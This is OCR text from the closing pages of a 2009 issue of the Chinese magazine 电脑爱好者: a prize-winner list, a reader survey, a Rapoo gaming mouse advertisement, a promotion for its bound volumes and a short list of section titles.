
三等奖10名(奖品：索尼耳机，70元/副)
冯科(湖北) 赵帆(山东) 许嘉顺(内蒙古) 农秀兵(四川) 王鹏(青海) 杨景旭(北京) 凌强(山西) 李泽(云南) 赵剑雷(河北) 方青志(安徽)

■个人资料

姓名＿＿＿＿ 年　龄＿＿＿＿

性别＿＿＿＿ 文化程度＿＿＿＿

职业＿＿＿＿ 联系电话＿＿＿＿

通讯地址＿＿＿＿邮编＿＿＿＿

QQ/MSN＿＿＿＿ E-mail＿＿＿＿爱好者论坛ID＿＿＿＿

·您的平均月收入范围是：

(1)没有固定收入 (2)2000元以内 (3)2000～3000元
(4)3000～4000元 (5)4000～5000元 (6)5000元以上

·您现在拥有的电脑数量为＿＿台。

·您现在拥有下列哪些硬件产品？(可多选)

(1)台式电脑 (2)笔记本电脑 (3)DV或DC (4)智能手机
(5)MP3、MP4数码相框等数码产品 (6)家庭影院或HTPC
(7)PSP、NDSL等掌上游戏机 (8)Wii (9)Xbox电视游戏机 (9)GPS设备

·您对以下哪些硬件感兴趣：(可多选)

(1)PC整机 (2)PC配件 (3)笔记本电脑 (4)手机、数码产品 (5)外设产品等

■本期文章评价

（"文章代码"栏请填文章结尾处的代码，如：YJ01。）

本期最喜欢的文章

原因编码：a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本期综合评价

1.本期杂志的总体难度：

□太简单 □比较适中 □有点难 □太难

2.您认为本期的"知识索引式目录"是否有利阅读？

□有很大帮助 □一般 □没有帮助

您认为更好的目录形式为＿＿＿＿

3.本期的优点和不足是什么？（可另附纸写）

＿＿＿＿

rapoo 雷柏 | 10m wireless 无线传输距离

无线.专业.游戏

V series
专 为 游 戏 打 造

V8超玩家级无线游戏鼠标

I GOT IT！

前人从未至此 雷柏现已企及

雷柏GAMING，率先采用业界从未有过的高级配置，专为游戏打造，令状态触及巅峰。
超灵敏触感，成为游戏世界的主宰，在瞬息万变中享受精准快捷。命令在指端延伸，
尽情穿梭于无尽的征程。游戏世界，无拘无束，任意遨游！


最高 **5000dpi** 硬件分辨率

900万像素 每秒移动处理速度

2.4G双向 **零** 延迟无线传输速度

30G 移动加速度

最高 **150英寸／秒** 跟踪速度



雷柏V系列超级游戏硬件

一门六杰 震撼发售

欢迎莅临雷柏网站鉴赏 http://www.rapoo.com.cn

• 以上数据均出自雷柏评测实验室

ISSN 1005-0043 / CN11-3248/TP



网站：www.cfan.com.cn 零售价：6.00元

邮购代码：08HD

抢购价56元（原价79.6元）

2008上、下半年爱好者合订本套装超低价热卖

火 爆 热 卖 中 ！

《电脑爱好者合订本》

2008年 下半年

2008年的电脑百科全书

超值赠送：《数码》杂志电子合订本

巨大加餐：附录新增特别打造的12本《电脑爱好者》特刊，合计24期杂志，超值翻倍

DVD精华：憨豆先生集萃、蜡笔小新集萃、世界名曲集萃、精品软件集萃

300 万字内容

2000 篇文章

1000 个应用方案

2000 个实用技巧

2000 个问题解答

2008年《数码》杂志合订

2007年《电脑爱好者普及版》合订

2008年《电脑爱好者》全文杂志检索

编辑推荐装机软件

电影大片

100个深入技术专题方案

高清媒体 完全解决方案

笔记本应用 完全精要

VISTA 完全普及运动

超值价：39.8元

电脑学用百科全书

电脑爱好者

300 万字内容 2000 篇文章 1000 个应用方案 2000 个实用技巧 2000 个问题解答 1000 个专题方案

合订本



邮局汇款：北京123信箱 邮编：100036 在线订购网址：http://shop.cfan.com.cn

收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:CF08X。为方便我们与您联系，请留下联系电话。

电脑爱好者　２００９年第４期　２月下

　　《电脑爱好者》杂志社创建于１９９３年６月，隶属于中国科学院。杂志社的旗舰产品《电脑爱好者》半月刊的月发行量已近８０万册，连年稳居“中国电脑刊物发行量第一的”的宝座。１０年来，《电脑爱好者》秉承浅显易懂、通俗流畅的风格，面对越来越多的初中级电脑爱好者，传播电脑知识，培养电脑人才，其内容广泛涉猎软件、硬件、市场、评测、网络、游戏、编程等多方面，每年一度的“编辑选择奖”和“电脑爱好者最喜爱品牌”　在业界深具影响力，奖牌和ＬＯＧＯ也被广泛采用。这本“大家都能看懂的”《电脑爱好者》半月刊早已经成为电脑爱好者首选的学习读物。

说明：
本文件由　肚朝前　＠　ＣＮＦ　独立制作，本ＰＤＦ文件是完全功能无限制的，可以自由对本文件进行编辑，打印，提取，转化格式等操作．

注意：
强烈推荐用官方Ａｃｒｏｂａｔ　Ｒｅａｄｅｒ软件来查看．

申明：
制作此ＰＤＦ目的纯粹为测试ＰＤＦ制作能力和供大家共同研究ＰＤＦ格式，以及测试网站下载带宽．用于其他用途产生的后果与本人无关，责任自负
请支持正版，购买杂志阅读

小抄速记

ＵＳＢ杀手请自觉走开

闷豆逛市场

装机讲堂

报价

技嘉３Ｄ　ｍｏｒＳ机箱

华硕ＥｎＧＴＸ２６０／ＴＤＰ／８９６m显卡

ＢｅｎＱ　Ｐ９００无线激光鼠标

长城Mｚｚ２１液晶显示器

技嘉ＧＲ－mＲ７９０ＧＰ－ｕＤ４Ｈ主板

>社区新鲜派

名博论语

博客消息

高分问答

燎原的山寨产品或成２００９游戏趋势

电影部落